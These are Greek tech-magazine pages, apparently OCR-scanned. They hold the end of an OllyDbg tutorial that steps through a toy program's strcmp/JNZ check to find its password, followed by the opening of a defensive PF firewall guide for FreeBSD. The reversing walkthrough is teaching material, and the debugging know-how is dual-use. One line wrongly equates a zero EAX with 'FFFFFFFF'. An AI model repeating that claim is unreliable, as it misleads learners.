π.χ. εμφάνιζε στην οθόνη ένα κείμενο, τότε θα μπορούσαμε αυτή τη σειρά αριθμών να την πάρουμε και να την εκτελέσουμε μέσα σ' ένα δικό μας πρόγραμμα ή ακόμα κι ως αυτόνομο, ξεχωριστό πρόγραμμα. Πρόκειται για εντολές παρόμοιες μ' αυτές που βλέπουμε σε αρκετά exploits ή σε κώδικα που εκτελείται μέσα από ένα shellcode (βλ., π.χ., εικόνα 2 και `http://www.exploit-db.com/exploits/17326`). Μην ανησυχείτε αν δεν καταλάβατε το τελευταίο πολύ καλά, αφού ούτως ή άλλως προέρχεται από... βαθύτερα νερά. Προς το παρόν δεν θα επεκταθούμε, αλλά σας το λέμε ώστε να είστε υποψιασμένοι ότι αυτοί οι αριθμοί δεν είναι ό,τι κι ό,τι.
- Η **στήλη 3** δεν είναι τίποτε παραπάνω από το "λεκτικό ισοδύναμο" της στήλης 2. Στην πραγματικότητα, είναι η αντίστοιχη εντολή σε γλώσσα Assembly. Η διαδικασία λήψης της εντολής Assembly ξεκινώντας από μια εντολή σε δυαδική μορφή ονομάζεται disassembly, γι' αυτό και δεν είναι λίγοι εκείνοι που ονομάζουν τον Olly και disassembler.
- Η **στήλη 4**, τέλος, είναι λίγο πιο ανθρώπινη. Εμφανίζει πληροφορίες όπως τα ονόματα και τις παραμέτρους που περνιούνται όταν καλείται μια συνάρτηση, τα λεκτικά σε μορφή χαρακτήρων (θα το δούμε καλύτερα παρακάτω αυτό), από ποια DLL προέρχεται η κλήση κ.λπ.

Μέρος 2. Εδώ εμφανίζονται όλοι οι καταχωρητές του επεξεργαστή (processor registers,

Εικόνα 2
Shellcode σε κάποιο exploit...



http://en.wikipedia.org/wiki/Processor_register). Πρόκειται για προσωρινά μέρη βοηθητικής μνήμης τα οποία βρίσκονται μέσα στον επεξεργαστή και χρησιμοποιούνται κατά κόρον από τα προγράμματα σε πάρα πολλές λειτουργίες: επικοινωνία με τον επεξεργαστή, επικοινωνία με το stack, μεταφορά παραμέτρων, αναφορά λαθών κ.ο.κ. Η γνώση της λειτουργίας των καταχωρητών είναι πολύ βασική κι αποτελεί απαραίτητη προϋπόθεση από κάποιον που θέλει ν' αποκαλεί εαυτόν "reverser". Για την επαρκή εξήγηση της λειτουργίας τους θα πρέπει ν' αφιερώσουμε ένα ολόκληρο άρθρο - και θα το κάνουμε σύντομα. Προς το παρόν δώστε βάση στον τρόπο που εμφανίζει τους καταχωρητές ο Olly. Όταν κάποιος καταχωρητής αλλάξει, αποκτήσει δηλαδή μια τιμή διαφορετική από αυτήν που είχε στην προηγούμενη εντολή, τότε κοκκινίζει. Αρκετά βοηθητική αυτή η αναπαράσταση, δεν μπορείτε να πείτε!


Μέρος 3. Στο μέρος αυτό βλέπουμε τα περιεχόμενα της μνήμης. Εμφανίζονται σε τρεις στήλες.

- **Address:** Η διεύθυνση της μνήμης.
- **Hex dump:** Το περιεχόμενο της διεύθυνσης σε δεκαεξαδική μορφή.
- **ASCII:** Το περιεχόμενο της διεύθυνσης σε μορφή ASCII.

Μέρος 4. Στο μέρος αυτό εμφανίζονται πάλι περιεχόμενα της μνήμης, αλλά μιας ειδικής περιοχής που ονομάζεται stack. Το stack είναι μια εξαιρετικά χρήσιμη δομή δεδομένων (data sctructure) που χρησιμοποιείται από τα προγράμματα για να περνάνε παραμέτρους στις συναρτήσεις, για να δηλώνονται οι τοπικές μεταβλητές των συναρτήσεων κ.ο.κ. Στο stack ψάχνουν πρώτα οι hackers για αδυναμίες τύπου buffer overflow (http://en.wikipedia.org/wiki/Stack_overflow) κι άλλα παρόμοια ...χαρωπά :)

Έχουμε λοιπόν μπροστά μας τα τέσσερα σημαντικότερα ίσως μέρη που πρέπει κάποιος να μελετά όταν εκτελεί ένα πρόγραμμα με στόχο το reversing. Μέχρι στιγμής έχουμε δει τον Olly ν' απεικονίζει *στατικά* αφενός τις εσωτερικές εντολές αφετέρου τη μνήμη και τις μεταβλητές ενός εκτελέσιμου προγράμματος. Το καλό είναι οτι μπορεί να τ' απεικονίζει όχι μόνο στατικά αλλά *και* δυναμικά! Είναι δηλαδή σε θέση να παρακολουθεί τη λειτουργία ενός προγράμματος καθώς εκείνο εκτελείται - και μάλιστα μπορεί να την παρακολουθεί εντολή προς εντολή!

Πριν δούμε πώς επιτυγχάνεται αυτό θα πρέπει να εξηγήσουμε μια πολύ βασική έννοια στους debuggers: το breakpoint. Ουσιαστικά πρόκειται για έναν δείκτη, τον οποίο μπορούμε να βάζουμε σ' οποιαδήποτε εντολή. Όταν εκτελούμε ένα πρόγραμμα μέσα από τον Olly, αυτός παίρνει κι εκτελεί μία προς μία τις εντολές του. Μόλις συναντήσει την εντολή (ή τις εντολές) όπου έχουμε βάλει το δείκτη, τότε παγώνει την εκτέλεση του



προγράμματος έχοντας επιλεγμένη την προς εκτέλεση εντολή και περιμένει από εμάς άλλες εντολές. Από τη μεριά μας, μπορούμε να κάνουμε πολλά: Να ελέγξουμε τις τιμές των καταχωρητών, να μελετήσουμε τη μνήμη, να πούμε στον Olly να εκτελέσει μόνο την επόμενη εντολή κ.ο.κ. Θέλοντας να πάμε ακόμα πιο μακριά, να πούμε ότι έχουμε τη δυνατότητα να παρεμβαίνουμε δυναμικά σ' όλη αυτή τη λειτουργία: Μπορούμε δηλαδή ν' αλλάζουμε τις εντολές ή τις τιμές στις μεταβλητές, τροποποιώντας στην ουσία τη συμπεριφορά του ίδιου του προγράμματος! Μπορούμε ακόμα αυτό το αλλαγμένο πρόγραμμα να το σώσουμε στο δίσκο, ως ένα κανονικό πρόγραμμα.

Αν στο σημείο αυτό μας πείτε ότι δεν έχετε εντυπωσιαστεί ακόμα, τότε μάλλον δεν έχετε καταλάβει τις δυνατότητες που ανοίγονται. Αλλά κάτι μας λέει ότι έχετε εντυπωσιαστεί ;)

Πάμε τώρα μαζί να δούμε πώς μπορούμε να τρέξουμε το stupid.exe δυναμικά, βάζοντας κάποια breakpoints. Θα πρέπει πρώτα να καθορίσουμε ένα στόχο : να βρούμε το password! Φυσικά, δεν θ' ανατρέξουμε στον πηγαίο κώδικα, αφού υποτίθεται ότι απλά δεν τον έχουμε. Για να πούμε την αλήθεια, η εύρεση του password στο συγκεκριμένο πρόγραμμα δεν είναι αυτοσκοπός. Δεν είναι καθόλου δύσκολη υπόθεση και δεν απαιτείται ο Olly για κάτι τέτοιο. Μια αναζήτηση μέσα στο περιεχόμενο του εκτελέσιμου προγράμματος αρκεί για να μας δώσει το password. Δεν αρκεί όμως για να μας δείξει τις αρετές του Olly, τον οποίο και θα χρησιμοποιούμε σ' άλλα, πολύ περισσότερο πολύπλοκα πρότζεκτ (παρεμπιπτόντως, βλ. και το άρθρο που αρχίζει από τη σελίδα 74 του παρόντος τεύχους). Προς το παρόν λοιπόν επιτρέψτε μας αυτή την κάπως πιο αργή, εκπαιδευτική προσέγγιση.


Αν τρέξουμε κανονικά το πρόγραμμα παίρνουμε το μήνυμα

```
Enter the password
```

Θα κάνουμε λοιπόν το εξής κολπάκι το οποίο, παρεμπιπτόντως, είναι πολύ συχνό στον κόσμο του reversing. Θα ψάξουμε μέσα στον disassembled κώδικα του Olly το σημείο όπου εμφανίζεται αυτή η σειρά χαρακτήρων, ώστε να βάλουμε εκεί ένα breakpoint και μετά να παρακολουθήσουμε την εξέλιξη του προγράμματος. Άρα έχουμε να κάνουμε τ' ακόλουθα βήματα.

Βήμα 1 - εύρεση της επιθυμητής σειράς χαρακτήρων.

Έχοντας το ποντίκι τοποθετημένο μέσα στον disassembled κώδικα κάνουμε δεξί κλικ κι επιλέγουμε Search for --> All referenced text strings. Να πούμε ότι το ίδιο ακριβώς θα συνέβαινε αν πατούσαμε το γαλάζιο κουμπάκι [R] στη γραμμή εντολών. Αμέσως ανοίγει ένα παράθυρο και μας δείχνει όλα τα strings (όπως τα ονομάζουμε εμείς, οι προγραμματι-



Εικόνα 3
Αναζήτηση μηνυμάτων μέσα στο εκτελέσιμο.

στές) του προγράμματος, δηλαδή όλα τα μηνύματα σε μορφή χαρακτήρων (βλ. εικόνα 3). Με διπλό κλικ πάνω στη συγκεκριμένη γραμμή ο Olly μάς τοποθετεί ακριβώς στην εντολή του προγράμματος που εμφανίζει το συγκεκριμένο string.

Βήμα 2 - τοποθέτηση του breakpoint κι εκτέλεση του προγράμματος.

Πατάμε το [F2] για να τοποθετήσουμε το breakpoint (θα δούμε οτι η αντίστοιχη διεύθυνση κοκκινίζει, βλ. εικόνα 4) κι αμέσως μετά πατάμε το [F9] για να τρέξουμε το πρόγραμμα.

Βήμα 3 - εκτέλεση βήμα προς βήμα και μελέτη.

Μόλις πατήσουμε [F9] δεν θα παρατηρήσουμε κάποια θεαματική αλλαγή, παρά μόνο ότι η διεύθυνση της εντολής όπου βάλαμε το breakpoint απέκτησε μαύρο φόντο. Αυτό σημαίνει ότι το πρόγραμμα έτρεξε και η εκτέλεση έφτασε στο breakpoint και τώρα ο Olly περιμένει από εμάς κάποια ενέργεια. Εδώ μπορούμε να προχωρήσουμε βήμα-βήμα ή αλλιώς εντολή-εντολή, πατώντας το [F8]. Ας το πατήσουμε μερικές φορές, να δούμε τι θα γίνει. Παρατηρήστε ότι μόλις εκτελέσετε και την εντολή στη διεύθυνση

```
00401027  |. E8 30030000    CALL stupid.0040135C
```

δεν μπορείτε πλέον να συνεχίσετε με το [F8]. Ξέρετε γιατί; Γιατί ο Olly συνάντησε εντολή η οποία αναμένει απάντηση από το χρήστη. Πρόκειται για την εντολή αναμονής εισαγωγής password. Δώστε το string `"trelaras"` και πατήστε enter (βλ. εικόνα 4).


Μόλις πατήσετε το [Enter] θα δείτε ότι ο έλεγχος επανέρχεται στον Olly και μπορείτε να συνεχίσετε. Πατάτε [F8] μέχρι την εντολή


```
00401045  |. 75 0F          JNZ SHORT stupid.00401056
```

Κάντε δεξί κλικ πάνω στο 4ο μέρος του Olly (ναι, στο Stack window) κι επιλέξτε Show ASCII dump (βλ. εικόνα 5).

Τι να πρωτοπαρατηρήσει κανείς εδώ; Την εντολή; Τους καταχωρητές; Το stack; Τη μνήμη; Όλα αυτά είναι “γεμάτα” εξαιτίας του βασικού ελέγχου που κάνει το πρόγραμμα: Συγκρίνει το string `"trelaras"` που δώσαμε με

Εικόνα 4
Κάνοντας debugging στο εκτελέσιμο...





Εικόνα 5
Η σκηνή αυτή έχει... ψωμί!

-ποιο άλλο- το `"neraki"`. Αν τα δύο strings είναι ίδια εμφανίζεται το συγχαρητήριο μήνυμα, αλλιώς η προτροπή για συνέχιση της προσπάθειας.

Δώστε βάση στο `JNZ` (Jump if Not Zero). Πρόκειται για μια εντολή διακλάδωσης. Εν προκειμένω, αν το επιθυμητό password δεν είναι ίδιο μ' αυτό που δώσαμε, τότε η λειτουργικότητα του προγράμματος θα οδηγηθεί στη διεύθυνση `00401056`. Απ' ό,τι βλέπουμε, εκεί τυπώνεται το μήνυμα αποτυχίας. Διαφορετικά το η λειτουργικότητα θα προχωρήσει κανονικά στην επόμενη εντολή (δηλαδή την `00401047`), όπου εμφανίζεται το μήνυμα επιτυχίας!

Για όσους θέλουν να καταλάβουν βαθύτερα τι συνέβη εδώ, να πούμε ότι στην πραγματικότητα η `JNZ` εξετάζει την περίφημη `Zero Flag` (βλ. εικόνα 4). Αυτή η σημαία (flag) γίνεται `0` ή `1`, ανάλογα με τ' αποτέλεσμα κάποιου ελέγχου που έγινε σε προηγούμενη εντολή. Ας πάρουμε λοιπόν τα πράγματα λίγο ανάποδα (in reverse :). Η προηγούμενη εντολή είναι η κλασική

TEST EAX EAX. Εδώ ελέγχεται ο EAX register σε σχέση με τον εαυτό του. Θα πείτε, τώρα: Τι νόημα έχει αυτό; Χμ, για την assembly έχει, διότι μετά από έναν τέτοιον έλεγχο σετάρονται κάποιες βασικές σημαίες, όπως αυτή η Zero Flag. Αν λοιπόν ο EAX είναι 0 (FFFFFFFF στη δεκαεξαδική του αναπαράσταση) τότε η Zero Flag θα είναι 1. Διαφορετικά θα είναι 0. Πώς όμως ο EAX έγινε 0; Μπορούμε να πάμε ακόμα πιο πίσω και να δούμε ότι ο πραγματικός έλεγχος έγινε στη γραμμή

```
0040103B  |. E8 40000000    CALL stupid.00401080
```

Εδώ βλέπουμε οτι καλείται μια συνάρτηση, για την ακρίβεια αυτή που κάνει τον έλεγχο ισότητας. Πρόκειται για τη συνάρτηση strcmp, την οποία και χρησιμοποιήσαμε στον πηγαίο κώδικα του προγράμματος. Αν θέλουμε να τη μελετήσουμε πρέπει να κάνουμε τον Olly να την ακολουθήσει εκεί, στη διεύθυνση 00401080. Για να το πετύχουμε, αντί για [F8] θα πατήσουμε [F7]. Ουσιαστικά, με το [F7] λέμε στον Olly να οδηγηθεί "μέσα" στη συνάρτηση που καλείται κι όχι να την προσπεράσει. Αυτή λοιπόν η συνάρτηση είναι που θέτει την τιμή στον EAX. Στην πραγματικότητα, θέτει στον καταχωρητή ECX τη διεύθυνση της μνήμης όπου βρίσκεται το string "neraki", στον καταχωρητή EDX τη διεύθυνση της μνήμης όπου βρίσκεται το string "trelaras", συγκρίνει αυτά τα δύο και δίνει τ' αποτέλεσμα στον καταχωρητή EAX. Αν είναι ίσα τότε ο EAX γίνεται 0, αλλιώς γίνεται 1. Αν πάτε ανάποδα τη λογική που μόλις περιγράψαμε -στην πραγματικότητα εμείς την περιγράψαμε ανάποδα οπότε εσείς τελικά θα τη δείτε κανονικά- θα καταλάβετε εύκολα γιατί και πώς λειτουργεί το JNE. Δηλαδή: Τρέχει η συνάρτηση ελέγχου των δύο strings, καταχωρεί τ' αποτέλεσμα στον EAX, μετά εκτελείται το TEST EAX EAX (κι έτσι σετάρεται η Zero Flag) και, τέλος, εκτελείται ένα JNZ που ελέγχει την τιμή στης Zero flag για ν' αποφασίσει πού θα στείλει τη λειτουργικότητα του προγράμματος. Να θυμάστε οτι σχεδόν πάντα μετά από ένα TEST EAX EAX ακολουθεί ένα JNE ή ένα JE (Jump if Equal to zero).

Μόλις ξύσαμε την κορυφή ενός παγόβουνου που λέγεται Olly. Σ' αυτό το άρθρο -αλλά και στα επόμενα που θ' ακολουθήσουν-, από τη μεριά μας μπορούμε (κι επιτρέπεται) να σας δείξουμε μόνο αυτό που φαίνεται, δηλαδή το 10%. Το υπόλοιπο 90% που δεν φαίνεται θα το ανακαλύψετε μόνοι σας. Στο χέρι σας είναι να "φάτε" κάποιο πρόγραμμα ή ακόμα και... όλα. Ο τίτλος-ερώτημα του άρθρου, λοιπόν, θα συνεχίσει να παραμένει επίκαιρος γι' αρκετό καιρό ακόμα :D

Happy Reversing with Olly!

PF Basics

by Sonic

Skill:
intermediate

Tags:
firewalls, packet filtering, PF, FreeBSD

freeBSD

Über firewalls, the BSD way!


Στις δύσκολες αυτές εποχές του Internet, μ’ όλους αυτούς τους blackhat και τα skiddies ν’ αλλωνίζουν Εκεί Έξω (TM), δεν υπάρχει κανείς σοβαρός διαχειριστής συστήματος που να μην ανησυχεί για την ασφάλεια του δικτύου του. Σύμφωνα άλλωστε με έγκυρες πηγές μας, οι δυο πιο συνηθισμένοι εφιάλτες θερινής νυκτός ενός admin είναι ότι α) το σύστημα έγινε rooted κι ότι β) το restore του movie backup έσκασε στο 99%! Αν και δεν μπορούμε να κάνουμε κάτι σχετικά με το β (επιτέλους, πάρτε μια καλή συσκευή backup), μπορούμε ωστόσο να σας πούμε πώς να ασφαλίσετε το δίκτυο σας με χρήση ενός πανίσχυρου firewall!

Όπως θα ξέρετε firewalls υπάρχουν πολλά και για όλα, πρακτικά, τα λειτουργικά συστήματα. Τα Windows XP χρειάστηκε να φτάσουν στο Service Pack 2 πριν η Microsoft αναγνωρίσει την ανάγκη ενσωμάττωσης firewall στο βασικό λειτουργικό. Ευτυχώς, τα άλλα OSes διαθέτουν την αντίστοιχη δυνατότητα εδώ και πάρα πολύ καιρό. Ας δούμε μερικά απ' αυτά.

- Το Linux διαθέτει το iptables
- Το OpenBSD έχει το PF (Packet Filter)
- Το NetBSD έρχεται με το IPFilter
- Το FreeBSD διαθέτει το PF (από το OpenBSD), το IPFW και το IPFilter (από το NetBSD). Ναι, για το FreeBSD υπάρχουν τρία διαφορετικά firewalls!

Είναι γενικά αποδεκτό ότι η BSD διανομή που δίνει τη μεγαλύτερη έμφαση στην ασφάλεια είναι το OpenBSD. Όχι άδικα, λοιπόν, το PF θεωρείται ως ένα από τα πλέον ισχυρά firewalls που μπορείτε να χρησιμοποιήσετε. Ισχυρό όμως δεν σημαίνει κατ' ανάγκη δύσχρηστο. Όπως θα διαπιστώσετε μόλις αρχίσετε να καταλαβαίνετε μερικές βασικές έννοιες, δεν θα 'χετε κανένα πρόβλημα να δημιουργήσετε τους δικούς σας κανόνες για το PF.

Εικόνα 1
Ένα μικρό σε κατανάλωση και μέγεθος μηχάνημα είναι ιδανικό για τη δημιουργία firewall ή/και μικρού server. Το εικονιζόμενο είν' ένα μηχανάκι της εταιρίας Soekris, πλήρως συμβατό με BSD και μ' αρκετές κάρτες δικτύου, ικανό ν' αναλάβει την προστασία του δικτύου σας. Δεν διαθέτει έξοδο VGA, άρα πρέπει να κάνετε εγκατάσταση μέσω serial terminal. Μιλάμε για εξαιρετικά ευχάριστο απόγευμα!



Εξίσου σημαντικό είναι το ότι θα καταλαβαίνετε τι κάνουν, όταν μερικούς μήνες αργότερα τους ρίξετε μια ματιά!

Τώρα, επειδή εμείς είμαστε ολίγον τι FreeBSD τύποι (γιατί να το κρύψωμεν, άλλωστε;) θα σας δείξουμε το PF πάνω σε μια βασική εγκατάσταση του FreeBSD. Ωστόσο αν θέλετε να δουλέψετε με το OpenBSD, παρακαλούμε, γίνετε οι καλεσμένοι μας[1]! Κι επειδή ήδη ακούμε κάποιες φωνούλες στο βάθος να διαμαρτύρονται πως δεν έχουν FreeBSD και δεν ξέρουν πώς να το εγκαταστήσουν, σας λέμε ότι προκειμένου να κάνετε τη βασική

1. from the φρικαλέες-αποδόσεις-ξένων-εκφράσεων department.

εγκατάσταση μπορείτε πολύ απλά να χρησιμοποιήσετε τους ακόλουθους δύο οδηγούς

http://deltahacker.gr/2011/09/07/freebsd-installation-part-1

http://deltahacker.gr/2011/09/07/freebsd-installation-part-2

Αν πάλι θέλετε να ξεκινήσετε ακόμα πιο γρήγορα, τότε δείτε πώς μπορείτε να χρησιμοποιήσετε το VM image που σας έχουμε προετοιμάσει:

http://deltahacker.gr/2011/09/18/freebsd-virtualbox-image

Γιατί PF firewall με FreeBSD;

Σε περίπτωση που δεν έχετε πειστεί ακόμα, μπορούμε να σας δώσουμε μερικά σοβαρά και ατράνταχτα επιχειρήματα.

- Το PF χρησιμοποιείται σε γνωστούς routers του εμπορίου. Όχι, δεν εννοούμε το χαζο-routerάκι που βρίσκεται αυτή τη στιγμή στο ράφι σας και μοιράζει Internet στους υπολογιστές σας (και στη μισή γειτονιά αν είστε απρόσεκτος).
- Θα ‛χετε την ευκαιρία να χρησιμοποιήσετε και να μάθετε FreeBSD, το οποίο είν’ ένα σταθερό, αξιόπιστο και γενικά εξαιρετικό λειτουργικό για χρήση server. Πάνω του θα χτίσετε σιγά σιγά τον home server σας, ο οποίος θα παρέχει ένα σωρό χρήσιμες υπηρεσίες. Στην πραγματικότητα, βέβαια, όλη αυτή η ενθάρρυνση είναι η αιχμή του δόρατος μιας τεράστιας συνομωσίας για να σας μετατρέψουμε σε BSD fanatics! (Στην αρχή ένα firewall, μετά ένα serverάκι, ύστερα ένα FreeBSD-based desktop, αργότερα ένα ολόκληρο data center στο υπόγειό σας :D)
- Ακόμη κι αν το βασικό σας λειτουργικό είναι τα Windows κι έχετε ένα μόνο μηχάνημα (πέρα απ’ αυτό στο ρόλο firewall/router) στο τοπικό σας δίκτυο, θα αισθάνεστε πολύ καλύτερα γνωρίζοντας ότι το προστατεύει ένα firewall που χρησιμοποιείται σε μερικούς από τους μεγαλύτερους εξυπηρετητές του ηλιακού συστήματος. Μην ξεχνάτε άλλωστε και το τρομερά σημαντικό geek factor: “Σπίτι έχω PF. Τι άλλα νέα;”.
- Το PF μπορεί το ίδιο καλά να προστατεύει ένα μηχάνημα (αυτό που το εκτελεί, προφανώς) ή ένα ολόκληρο δίκτυο. Είναι θέμα απλών ρυθμίσεων.
- Τέλος το PF, όπως κι όλα τα καλά αποσμητικά χώρου, δεν κουκουλώνει απλώς τους εισβολείς: τους εξαφανίζει! Έτσι, θα γλυτώσετε μεταξύ άλλων και τις αϋπνίες από τον εφιάλτη που λέγαμε προηγουμένως. Κάντε όμως κάτι για τα κουνούπια, αυτά δεν τα καλύπτει/εξαφανίζει :S

Δεν έχετε λοιπόν καμιά, μα εντελώς καμία, δικαιολογία. Ξεκινήστε *τώρα* το FreeBSD σας, κάντε login ως root κι ελάτε να δούμε πώς ρυθμίζεται το PF. It’s time for some serious geeking out, baby!



Χρήσιμες γενικές γνώσεις

Μπορούμε εύκολα να σκεφτούμε διαφορετικούς τρόπους για να προστατεύσουμε ένα υπολογιστή από ύπουλες απόπειρες επικοινωνίας.

- Το λεγόμενο **packet filtering** γίνεται με βάση τη διεύθυνση, το πρωτόκολλο και τη θύρα (port) στην οποία γίνεται απόπειρα επι-

κοινωνίας. Για παράδειγμα, ένα μηχάνημα που εκτελεί μόνο χρέη web server δεν έχει λόγο να δέχεται συνδέσεις UDP και τις TCP τις δέχεται μόνο από τη θύρα 80. Μπορούμε φυσικά να εξετάσουμε και πολλές άλλες λεπτομέρειες ενός εισερχόμενου πακέτου, ώστε να δούμε αν τελικά θα περάσει ή θα απορριφθεί.

